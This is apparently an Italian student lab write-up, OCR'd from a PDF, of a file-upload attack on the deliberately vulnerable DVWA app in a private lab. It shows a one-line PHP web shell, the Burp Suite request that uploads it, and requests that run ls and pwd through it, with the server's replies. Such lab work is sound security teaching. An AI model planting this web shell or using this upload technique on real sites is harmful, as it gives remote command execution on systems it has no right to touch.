
EXPLOIT
FILE UPLOAD

Per effettuare un exploit attraverso un file caricato ho creato un semplice file .php in cui ho scritto <?php system($_REQUEST["cmd"]); ?>, in modo da caricare una shell di comando attraverso una richiesta POST

Pretty Raw Hex

```
1  POST /dvwa/vulnerabilities/upload/ HTTP/1.1
2  Host: 192.168.50.101
3  Content-Length: 434
4  Cache-Control: max-age=0
5  Upgrade-Insecure-Requests: 1
6  Origin: http://192.168.50.101
7  Content-Type: multipart/form-data; boundary=----WebKitFormBoundarye6EZ7OITGrMcwaBD
8  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.85 Safari/537.36
9  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Referer: http://192.168.50.101/dvwa/vulnerabilities/upload/
11 Accept-Encoding: gzip, deflate, br
12 Accept-Language: en-US,en;q=0.9
13 Cookie: security=low; PHPSESSID=d377b67a51425738d1927ab9faaf78a5
14 Connection: close
15
16 ------WebKitFormBoundarye6EZ7OITGrMcwaBD
17 Content-Disposition: form-data; name="MAX_FILE_SIZE"
18
19 100000
20 ------WebKitFormBoundarye6EZ7OITGrMcwaBD
21 Content-Disposition: form-data; name="uploaded"; filename="shell.php"
22 Content-Type: application/x-php
23
24 <?php system($_REQUEST["cmd"]); ?>
25
26 ------WebKitFormBoundarye6EZ7OITGrMcwaBD
27 Content-Disposition: form-data; name="Upload"
28
29 Upload
30 ------WebKitFormBoundarye6EZ7OITGrMcwaBD--
31
```

Vulnerability: File Upload

Choose an image to upload:

Choose File No file chosen

Upload

../../hackable/uploads/shell.php succesfully uploaded!

More info

http://www.owasp.org/index.php/Unrestricted_File_Upload
http://blogs.securiteam.com/index.php/archives/1268
http://www.acunetix.com/websitesecurity/upload-forms-threat.htm

Dopodiché sono andata a testare se funzionasse scrivendo nel browser http://192.168.50.101/dvwa//hackable/uploads/shell.php?cmd=ls in modo da eseguire il comando ls, e ho analizzato la richiesta con Burp Suite e lo anche modificata in modo inserendo anche il comando pwd.

A destra possiamo anche vedere la risposta che ci invia il server.

Request

Pretty | Raw | Hex

```
1 GET /dvwa//hackable/uploads/shell.php?cmd=ls HTTP/1.1
2 Host: 192.168.50.101
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.85
  Safari/537.36
6 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,
  image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;
  q=0.7
7 Accept-Encoding: gzip, deflate, br
8 Accept-Language: en-US,en;q=0.9
9 Cookie: security=low; PHPSESSID=d377b67a51425738d1927ab9faaf78a5
10 Connection: close
11
12
```

Response

Pretty | Raw | Hex | Render

```
1 HTTP/1.1 200 OK
2 Date: Thu, 23 May 2024 09:17:25 GMT
3 Server: Apache/2.2.8 (Ubuntu) DAV/2
4 X-Powered-By: PHP/5.2.4-2ubuntu5.10
5 Content-Length: 25
6 Connection: close
7 Content-Type: text/html
8
9 dvwa_email.png
10 shell.php
11
```

Request

Pretty | Raw | Hex

```
1 GET /dvwa//hackable/uploads/shell.php?cmd=pwd HTTP/1.1
2 Host: 192.168.50.101
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.85
  Safari/537.36
6 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avi
  f,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v
  =b3;q=0.7
7 Accept-Encoding: gzip, deflate, br
8 Accept-Language: en-US,en;q=0.9
9 Cookie: security=low; PHPSESSID=
  d377b67a51425738d1927ab9faaf78a5
10 Connection: close
11
12
```

Response

Pretty | Raw | Hex | Render

```
1 HTTP/1.1 200 OK
2 Date: Thu, 23 May 2024 09:23:00 GMT
3 Server: Apache/2.2.8 (Ubuntu) DAV/2
4 X-Powered-By: PHP/5.2.4-2ubuntu5.10
5 Content-Length: 31
6 Connection: close
7 Content-Type: text/html
8
9 /var/www/dvwa/hackable/uploads
10
```